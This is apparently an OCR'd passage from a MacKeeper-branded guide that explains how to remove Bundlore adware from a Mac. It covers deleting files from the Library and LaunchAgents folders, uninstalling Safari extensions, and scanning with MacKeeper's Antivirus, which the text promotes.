
One way to delete malware from Mac, particularly Bundlore, is to manually remove all traces of the software from the folders it's installed to. You can do this like so:

1. Open ***Finder*** on your Mac, then select ***Go > Go to Folder*** in the menu bar.


2. Enter the ***location*** of one of the folders used by Bundlore, then press ***enter***.
3. Delete all files associated with the Bundlore adware. First, ***right-click*** the file, then select ***Move to Trash***. You'll need to know the name of the adware application Bundlore is using, such as MyMacUpdater, MyCouponsmart, and Myshopcoupon.
4. Finally, ***empty the Trash*** folder.




Step 1. In Finder, click Go > Go to Folder



Step 2. Enter a folder location and hit enter



Step 3. Delete files associated with Bundlore



Step 4. Empty the Trash


The folders where you'll find associated files for these programs are:

- /Library/Application Support/
- /Library/LaunchAgents/
- ~/Library/LaunchAgents/
- /Library/LaunchDemons/


2. Delete malicious extensions from your browser

To delete Safari malware and other malicious extensions from your browser, follow these steps:


1. Open ***Safari***, then click ***Safari > Settings*** in the menu bar.
2. Go to the ***Extensions*** tab.
3. Select any ***malicious extensions*** you don't recognize, then click the ***Uninstall*** button.
4. If prompted, click ***Show in Finder***.
5. ***Right-click*** the app, then select ***Move to Trash***.
6. ***Empty the Trash*** to delete the extension.




Step 1. Select Safari > Settings in the menu bar




Step 2. Go to the Extensions tab




Step 3. Select an extension, then click Uninstall



Step 4. If prompted, click Show in Finder



Step 5. Right-click the app, then select Move to Trash




Step 6. Empty the Trash


3. Remove virus programs

If your system is infected with macOS Bundlore or any other malicious software, make sure you use a reliable anti-malware solution to erase it. We recommend you check MacBook for a virus with ***MacKeeper's Antivirus***, then removing any threats that are found. **Here's how:**


1. Open ***MacKeeeper***, then select ***Antivirus*** in the sidebar.
2. Click ***Start Scan*** then wait for your Mac to be examined.
3. If any threats are found, click ***Move to Quarantine***. Bundlore threats are usually named things like adware.osx.bundlore, macos_trojan_bundlore_8, or win32/bundlore.
4. Click ***Restart*** when prompted.
5. When MacKeeper reopens, click ***Delete*** to remove all macOS infections.




Step 1. In MacKeeper, select Antivirus then click Start Scan



Step 2. If any threats are found, click Move to Quarantine




Step 3. Click Restart when prompted




Step 4. When MacKeeper reopens, click Delete

You can also uninstall virus programs manually if they haven't been hidden, like so:

1. Open ***Finder***, then select ***Applications***.
2. ***Right-click*** the virus program, then select ***Move to Trash***.
3. ***Empty the Trash*** to uninstall the program.



Step 1. Finder > Applications, right-click the virus then Move to Trash



Step 2. Empty the Trash folder

> ***A nuance to know:***
>
> *While some Bundlore adware is visible in the Applications folder, most macOS malware and virus infections are hidden from the user and are much more difficult to delete manually. If you want to find these files or [detect a Trojan virus on Mac](), a tool like **MacKeeper's Antivirus** is essential.*

Conclusion

While macOS Bundlore or OSX.Bundlore may seem like little more than an annoyance, it's actually a very dangerous piece of adware that invades your privacy and tricks you into installing other malicious software. If you encounter a Bundlore infection, it's important to remove it as soon as possible.

Follow the steps outlined above to remove all traces of Bundlore from your machine and **delete any hidden malware threats using *MacKeeper's Antivirus***. It can find and delete all adware, spyware, and other viruses from your Mac. Besides, it uses real-time protection to identify new suspicious issues as soon as they occur.
